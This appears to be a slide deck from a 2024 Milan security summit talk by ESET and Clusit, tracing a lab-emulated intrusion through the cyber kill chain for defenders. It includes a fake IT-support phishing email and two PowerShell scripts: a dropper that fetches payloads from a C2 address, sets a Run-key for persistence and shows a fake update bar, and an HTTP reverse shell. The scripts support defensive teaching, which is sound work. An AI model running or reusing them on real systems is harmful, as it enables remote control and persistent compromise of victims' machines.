





# Security Summit

Milano 19-20-21 marzo 2024



# Cyber Attacco step by step: un percorso tra le tecnologie e i servizi di security

Mauro Cicognini, Comitato Scientifico, Clusit

Raffaele Scolamiero, Manager of Security and Professional Services ESET Italia

Samuele Zaniboni, Senior Manager of Presales and Tech Engineers ESET Italia

20 marzo 2024 orario 09:20 - 10:20





# RAFFAELE SCOLAMIERO

MANAGER OF SECURITY AND PROFESSIONAL SERVICES ESET ITALIA

# SAMUELE ZANIBONI

SENIOR MANAGER OF PRESALES AND TECH ENGINEERS ESET ITALIA

# MAURO CICOGNINI

COMITATO SCIENTIFICO, CLUSIT









### **ABOUT ESET**



30+ years in the market



Private company, no debt



Always focused on technology



Biggest European Union vendor



Growing YoY since its inception



Owned by original founders



Strong values



Progress. Protected.















# ONE BILLON DEVICES PROTECTED









# Finalmente il legislatore interviene



- Al Act
  - Forse già obsoleto, sicuramente perfettibile, ma perlomeno si interviene
- Il DMA ed il DSA stanno entrando in vigore
  - La Commissione Europea sta ospitando gli workshop con gli stakeholders in questi giorni
- DORA è già pienamente in vigore
- NIS 2 è in vigore e sarà pienamente operativo tra pochi mesi

6

19/03/2024

### **INTRO**

- Most relevant TTPs gathered in MDR investigations on customers and OSINT extracted ones
- Lab Emulation of such TTPs
- EDR prevention was disabled
- AV prevention was disabled
- Main Goal:

Gather all the relevant telemetry for such attacks and understand the artifacts and behavior to spot during an investigation and be ready for containment/remediation










### CYBER KILL CHAIN












### CYBER KILL CHAIN

































Subject RE: ITSupport [IT12309812] - Acknowledge request



Dear employee,

Thank you for reaching out to our technical support team. To assist you with the necessary support activities on your workstation, we recommend initiating a remote session using TeamViewer.

Please follow these steps:


- 1. Download TeamViewer:
- Please use the following link: https://get.teamviewer.com/s11
- 2. Run TeamViewer executable from your Downloads directory:









































































Logged in as: acme\victim1










### CYBER KILL CHAIN













### **EXPLOITATION**
















### **EXPLOITATION**















### **EXPLOITATION**
















### INSTALLATION – ITSUPPORT\_DIAGNOSTIC.PS1





```
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Error_Logging.ps1 -OutFile
$env:appdata\ITSupport_Error_Logging.ps1
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Scan.ps1 -OutFile
$env:appdata\ITSupport_Scan.ps1
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IT Support
Monitoring" /t REG_SZ /F /D "$env:appdata\ITSupport_Error_Logging.ps1"
Start-Process cmd -Args /c,"powershell -executionpolicy bypass
$env:appdata\ITSupport_Error_Logging.ps1" -WindowStyle Hidden
echo "Gathering and fixing OS errors..."
echo "Updating with last Windows KB1231239..."
for ($i = 1; $i -le 100; $i++ ) {
    Write-Progress -Activity "Update KB1231239 in Progress" -Status "$i%
Complete:" -PercentComplete $i
    Start-Sleep -Milliseconds 250
}
Write-Host "Press any key to continue..."
```


- Downloads from C2 two PowerShell payloads
- Sets a run key on HKCU environment
- Starts "ITSupport\_Error\_Logging.ps1" in hidden mode
- Generates a fake progress bar which emulates an update







### INSTALLATION – ITSUPPORT\_ERROR\_LOGGING.PS1





```
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
while($true) {
Start-Sleep -Seconds 1.5
# checks any new received inputs from the attacker
$input_ = Invoke-WebRequest -URI http://10.1.206.33/checkInput | select Content
$input_ -match "^(.*) #SEPARATOR#"
$id = $matches[1]
# extracts timestamp from the command string: if it is different, then execute the command, otherwise it is a duplicate
if ($id -notmatch $idOld) {
$input_ -match "#SEPARATOR# (.*)}"
$command = $matches[1]
# executes command within shell environment saving in output variable also the stderr (so the attacker can receive it
$output = $(iex($command)) 2>&1 | out-string
# sends output and current dir to the attacker server via POST
Invoke-WebRequest -Uri http://10.1.206.33/ -Method POST -Body $output
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
$idOld = $id
```


- Connects back via HTTP to C2 using POST Requests
- Checks for any input from the server
- Executes it on the host
- Send back the output of the command on the local machine
- Basic Reverse Shell built in PowerShell








### **EXPLOITATION-INSTALLATION**











(4)







